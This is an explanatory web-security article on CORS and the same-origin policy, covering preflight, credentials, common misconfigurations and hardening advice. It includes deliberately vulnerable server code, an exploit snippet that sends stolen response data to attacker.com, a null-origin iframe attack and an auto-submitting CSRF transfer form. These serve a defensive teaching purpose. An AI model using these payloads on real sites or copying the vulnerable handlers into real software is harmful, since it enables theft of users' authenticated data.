In October 2016, a security researcher discovered a misconfigured CORS endpoint on a major bitcoin exchange. By exploiting a simple header reflection vulnerability, they could have stolen users’ API keys, disabled notifications, enabled two-factor authentication to lock out account owners, and transferred bitcoins to any address. They reported it instead. The bug bounty payout was substantial. Three different bitcoin exchanges were found vulnerable to similar CORS misconfigurations during the same research period.
Cross-Origin Resource Sharing (CORS) errors are among the most frustrating experiences for web developers. The browser console message—“No ‘Access-Control-Allow-Origin’ header is present on the requested resource”—has launched a thousand Stack Overflow questions. But understanding CORS isn’t just about fixing development friction. Misconfigured CORS policies have enabled data breaches, cryptocurrency theft, and unauthorized access to sensitive APIs across organizations ranging from small startups to major technology platforms.
The Browser’s Security Perimeter: Same-Origin Policy
To understand CORS, you must first understand what it’s trying to relax. The same-origin policy (SOP) is the browser’s primary defense against cross-site attacks. Implemented in Netscape Navigator 2.0 in 1995 alongside JavaScript itself, SOP restricts how documents or scripts loaded from one origin can interact with resources from another.
An origin is defined by three components: scheme (protocol), host (domain), and port. https://example.com:443 and https://api.example.com:443 are different origins because they have different hosts. https://example.com and http://example.com are different origins because they have different schemes. The path, query string, and fragment do not affect origin comparison.
The motivation for SOP emerged from a simple observation: if a browser allowed scripts from evil.com to freely read responses from bank.com, a malicious page could extract account balances, transaction history, and authentication tokens from any site the user was logged into. The browser enforces this boundary automatically—scripts cannot read cross-origin responses unless the server explicitly permits it.
But the web evolved. Single-page applications needed to fetch data from API servers on different domains. Fonts needed to be loaded from content delivery networks. WebGL textures needed to pull images from various sources. The same-origin policy was too restrictive for modern web architecture.

Image source: MDN Web Docs
CORS: Controlled Relaxation of SOP
CORS provides a mechanism for servers to declare which origins are permitted to read their responses. It’s not a separate security layer—it’s a controlled relaxation of the same-origin policy. The server decides who can bypass SOP, and the browser enforces that decision.
The core of CORS is a handshake between browser and server using HTTP headers. When a script makes a cross-origin request, the browser adds an Origin header indicating where the request originated:
GET /api/user/profile HTTP/1.1
Host: api.example.com
Origin: https://frontend.example.com
The server responds with Access-Control-Allow-Origin to indicate whether the requesting origin is permitted:
HTTP/1.1 200 OK
Access-Control-Allow-Origin: https://frontend.example.com
Content-Type: application/json

{"name": "Alice", "balance": 1000}
If the origin in the response header matches the requesting origin, the browser allows the script to read the response. If the header is missing or specifies a different origin, the browser blocks access. Importantly, the request still reaches the server and executes—the browser only blocks the response from being read by JavaScript.
Simple Requests vs. Preflight Requests
Not all cross-origin requests are treated equally. The CORS specification divides requests into two categories: those that can be made without prior approval (historically called “simple requests”) and those that require a preflight check.
Simple Requests: The Legacy Exception
A request qualifies as “simple” if it meets all of these conditions:
- The method is
GET,HEAD, orPOST - The only manually set headers are
Accept,Accept-Language,Content-Language,Content-Type, orRange - The
Content-Typeheader (if present) is one of:application/x-www-form-urlencoded,multipart/form-data, ortext/plain - No event listeners are registered on
XMLHttpRequest.upload - No
ReadableStreamis used in the request
This category exists for historical reasons. HTML forms have always been able to make cross-origin requests using these methods and content types. Since servers must already handle CSRF protection for form submissions, the CORS specification doesn’t require additional preflight approval for requests that look like form submissions.
But here’s the trap that catches many developers: Content-Type: application/json is not a simple content type. Any fetch request sending JSON data triggers a preflight request.
// This triggers a preflight request
fetch('https://api.example.com/data', {
  method: 'POST',
  headers: { 'Content-Type': 'application/json' },
  body: JSON.stringify({ key: 'value' })
});
The reasoning is sound—traditional HTML forms cannot submit JSON, so such requests could only come from JavaScript, which didn’t exist when older servers were written. The preflight check protects legacy servers from requests they might not handle safely.
Preflight Requests: The OPTIONS Probe
When a request doesn’t meet the simple request criteria, the browser sends a preflight request first. This is an HTTP OPTIONS request that asks the server: “Are you willing to accept a request with these parameters?”
OPTIONS /api/data HTTP/1.1
Host: api.example.com
Origin: https://frontend.example.com
Access-Control-Request-Method: POST
Access-Control-Request-Headers: content-type, x-custom-header
The server responds with what it permits:
HTTP/1.1 204 No Content
Access-Control-Allow-Origin: https://frontend.example.com
Access-Control-Allow-Methods: POST, GET, OPTIONS
Access-Control-Allow-Headers: content-type, x-custom-header
Access-Control-Max-Age: 86400
Only after receiving this approval does the browser send the actual request. The Access-Control-Max-Age header tells the browser how long (in seconds) to cache this preflight response, avoiding redundant OPTIONS requests for repeated API calls.

Image source: MDN Web Docs
Credentials: When Cookies Cross Boundaries
By default, cross-origin requests do not include credentials—cookies, HTTP authentication, or TLS client certificates. This is a crucial safety measure. If evil.com could make credentialed requests to bank.com and read the responses, it could access the user’s banking data simply because they’re logged in.
But legitimate cross-origin scenarios often require credentials. An API server at api.example.com needs to authenticate requests from app.example.com using the user’s session cookie. CORS allows this through the credentials mode:
fetch('https://api.example.com/user', {
  credentials: 'include'
});
When credentials are involved, the server must respond with:
Access-Control-Allow-Origin: https://app.example.com
Access-Control-Allow-Credentials: true
Here’s the critical security constraint: when credentials are enabled, the server cannot use the wildcard * for Access-Control-Allow-Origin. It must specify an explicit origin. This is enforced at the browser level—the specification explicitly forbids the combination of wildcard origin and credentials.
// This configuration is rejected by browsers
Access-Control-Allow-Origin: *
Access-Control-Allow-Credentials: true
The browser will block the response with an error: “Cannot use wildcard in Access-Control-Allow-Origin when credentials flag is true.”
This constraint exists because allowing any origin to make credentialed requests would be catastrophic. Any website could read authenticated data from any other site where the user is logged in.
When CORS Configuration Becomes an Attack Vector
The wildcard restriction creates a practical problem: how do you support multiple origins with credentials? The specification doesn’t allow multiple origins in a single header. This leads developers to dynamically generate the Access-Control-Allow-Origin header based on the incoming Origin value—and this is where vulnerabilities emerge.
Origin Reflection: The Most Common CORS Vulnerability
The simplest and most dangerous misconfiguration is blindly reflecting the Origin header:
// Vulnerable server code
app.use((req, res, next) => {
  res.setHeader('Access-Control-Allow-Origin', req.headers.origin);
  res.setHeader('Access-Control-Allow-Credentials', 'true');
  next();
});
This configuration effectively disables same-origin policy for authenticated endpoints. Any website can make credentialed requests and read responses:
// Attacker's exploit code
fetch('https://vulnerable-api.example.com/sensitive-data', {
  credentials: 'include'
}).then(r => r.text()).then(data => {
  // Exfiltrate sensitive data to attacker server
  fetch('https://attacker.com/log?data=' + encodeURIComponent(data));
});
In 2016, PortSwigger Research demonstrated this vulnerability on multiple bitcoin exchanges. The attack vector was identical: servers reflected the Origin header without validation, enabling cross-origin theft of API keys, wallet backups, and user data.
Parsing Failures: When Subdomain Checks Go Wrong
Some applications attempt to validate origins but make parsing mistakes. Consider a server that checks if the origin ends with trusted-site.com:
// Vulnerable validation
if (origin.endsWith('trusted-site.com')) {
  res.setHeader('Access-Control-Allow-Origin', origin);
}
This accepts https://eviltrusted-site.com because it ends with the expected suffix. The correct approach is to check the hostname component of the parsed URL:
// Proper validation
const originUrl = new URL(origin);
const allowedDomains = ['trusted-site.com', 'api.trusted-site.com'];
if (allowedDomains.includes(originUrl.hostname)) {
  res.setHeader('Access-Control-Allow-Origin', origin);
}
Another common mistake is checking if the origin starts with an expected value, which accepts https://trusted-site.com.evil.com.
The Null Origin Attack
The Origin header can have the value null in certain situations:
- Redirects across origins
- Local HTML files loaded via
file://protocol - Sandbox iframes with certain restrictions
Some servers mistakenly whitelist the null origin:
if (origin === 'null' || allowedOrigins.includes(origin)) {
  res.setHeader('Access-Control-Allow-Origin', origin);
}
Attackers can exploit this by creating a sandboxed iframe that makes the cross-origin request:
<iframe sandbox="allow-scripts" srcdoc="
  <script>
    fetch('https://vulnerable-api.example.com/data', {credentials: 'include'})
      .then(r => r.json())
      .then(data => parent.postMessage(data, '*'));
  </script>
"></iframe>
The request originates from a sandboxed iframe, so the Origin header is null. If the server trusts null origins with credentials, the attacker can read authenticated responses.
Protocol Downgrade Attacks
A server running on HTTPS might accept CORS requests from HTTP origins:
Access-Control-Allow-Origin: http://frontend.example.com
Access-Control-Allow-Credentials: true
This enables man-in-the-middle attacks. An attacker intercepting HTTP traffic could inject JavaScript that makes credentialed requests to the HTTPS API, reading authenticated data even though the frontend page was served over insecure HTTP.
The Vary Header Oversight
When servers dynamically generate Access-Control-Allow-Origin based on the incoming Origin header, they should include Vary: Origin in the response. This instructs caches (CDNs, proxies, browser caches) that the response varies based on the Origin header value.
Without Vary: Origin, a cache might store a response intended for https://app.example.com and serve it to https://evil.com. The evil.com script would then have access to data it shouldn’t see.
The CORS specification explicitly recommends this in its implementation considerations. Yet in 2016, even the W3C’s own servers were missing this header.
CORS Does Not Protect Against CSRF
A common misconception: “If I configure CORS properly, I’m protected against cross-site request forgery.”
This is wrong. CORS controls whether scripts can read responses—it does not control whether requests can be made.
Consider a cross-site request forgery attack. The attacker wants to trigger a state-changing action on bank.com while the victim is logged in. They embed a form on evil.com:
<form action="https://bank.com/transfer" method="POST">
  <input type="hidden" name="to" value="attacker-account">
  <input type="hidden" name="amount" value="1000">
</form>
<script>document.forms[0].submit();</script>
When this form submits, the browser sends the request with the user’s bank.com cookies. The bank processes the transfer. CORS is never involved because:
- The form submission doesn’t trigger CORS checks—it’s a standard navigation
- Even if it did trigger CORS, the request would still execute; only the response reading would be blocked
CORS protects against cross-origin data reading, not cross-origin requests executing. The same-origin policy was designed to prevent a malicious page from reading authenticated data from another site, not to prevent a malicious page from causing the browser to send requests to another site.
Implementation Best Practices
Whitelist Explicit Origins
Never reflect the Origin header blindly. Maintain an explicit whitelist:
const allowedOrigins = new Set([
  'https://app.example.com',
  'https://admin.example.com',
  'https://staging.example.com'
]);

app.use((req, res, next) => {
  const origin = req.headers.origin;
  if (origin && allowedOrigins.has(origin)) {
    res.setHeader('Access-Control-Allow-Origin', origin);
    res.setHeader('Vary', 'Origin');
  }
  next();
});
Be Conservative With Credentials
Only enable Access-Control-Allow-Credentials: true for endpoints that genuinely require authentication cookies. Public data endpoints should use credential-less mode, allowing the safer wildcard origin:
Access-Control-Allow-Origin: *
Never Trust Subdomains Blindly
Subdomains can host third-party applications with varying security postures. An XSS vulnerability on blog.example.com could compromise your main API if you blindly trust all subdomains. Explicitly list which subdomains are permitted.
Enforce HTTPS
Never accept HTTP origins for an HTTPS API. This undermines the security provided by TLS and enables MITM attacks.
Include Vary: Origin
When generating Access-Control-Allow-Origin dynamically, always include Vary: Origin to prevent cache poisoning attacks.
Consider CORS a Supplement, Not a Substitute
CORS is one layer of defense. It does not replace:
- CSRF tokens for state-changing requests
- Content Security Policy for XSS prevention
- Authentication and authorization on the server side
- Rate limiting and abuse detection
flowchart TB
    subgraph Browser["Browser Security Layers"]
        direction TB
        SOP[Same-Origin Policy<br/>Default: Block Cross-Origin Reads]
        CORS[CORS Headers<br/>Server-Declared Exceptions]
        CSP[Content Security Policy<br/>Resource Loading Restrictions]
    end

    subgraph Server["Server Security Layers"]
        direction TB
        Auth[Authentication<br/>Verify Identity]
        CSRF[CSRF Tokens<br/>Verify Intent]
        CORS_Config[CORS Configuration<br/>Origin Whitelist]
    end

    Request[Cross-Origin Request] --> SOP
    SOP -->|Needs Permission| CORS
    CORS -->|Check Headers| CORS_Config
    CORS_Config -->|Approved| Auth
    Auth --> CSRF
    CSRF --> Response

    style SOP fill:#ffcccc
    style CORS fill:#ccffcc
    style CSP fill:#ccccff
The Hidden Cost of Preflight Requests
Every preflight request adds an HTTP round-trip. For latency-sensitive applications, this overhead matters. The Access-Control-Max-Age header allows caching preflight responses, but browser implementations have upper limits:
- Firefox: 24 hours (86400 seconds)
- Chromium-based browsers: 2 hours (7200 seconds)
- Safari: 5 minutes (300 seconds)
Specifying values above these limits has no effect—the browser uses its internal maximum instead.
For high-throughput APIs, consider structuring requests to avoid preflight when possible. Using Content-Type: text/plain instead of application/json is not recommended (it defeats the purpose of content negotiation), but serving APIs and frontends from the same origin eliminates CORS entirely.
Conclusion
CORS is a nuanced security mechanism that many developers treat as a nuisance to be bypassed. This perspective misses the point: CORS exists to enable controlled cross-origin communication while preserving the browser’s security perimeter. When misconfigured, it doesn’t just cause development friction—it creates attack vectors that can expose authenticated data to any website the user visits.
The next time you see a CORS error, resist the urge to blindly copy-paste middleware configuration. Understand what your application genuinely needs: which origins should access which resources, whether credentials are required, and how to validate origins safely. The browser’s error message isn’t an obstacle—it’s a security feature working as intended.
References
-
MDN Web Docs. “Cross-Origin Resource Sharing (CORS).” Mozilla, 2025. https://developer.mozilla.org/en-US/docs/Web/HTTP/Guides/CORS
-
PortSwigger Research. “Exploiting CORS misconfigurations for Bitcoins and bounties.” October 2016. https://portswigger.net/research/exploiting-cors-misconfigurations-for-bitcoins-and-bounties
-
W3C. “Same Origin Policy.” https://www.w3.org/Security/wiki/Same_Origin_Policy
-
WHATWG. “Fetch Standard - CORS Protocol.” https://fetch.spec.whatwg.org/#http-cors-protocol
-
OWASP. “Testing Cross Origin Resource Sharing.” Web Security Testing Guide. https://owasp.org/www-project-web-security-testing-guide/v41/4-Web_Application_Security_Testing/11-Client_Side_Testing/07-Testing_Cross_Origin_Resource_Sharing
-
MDN Web Docs. “Same-origin policy.” Mozilla, 2025. https://developer.mozilla.org/en-US/docs/Web/Security/Defenses/Same-origin_policy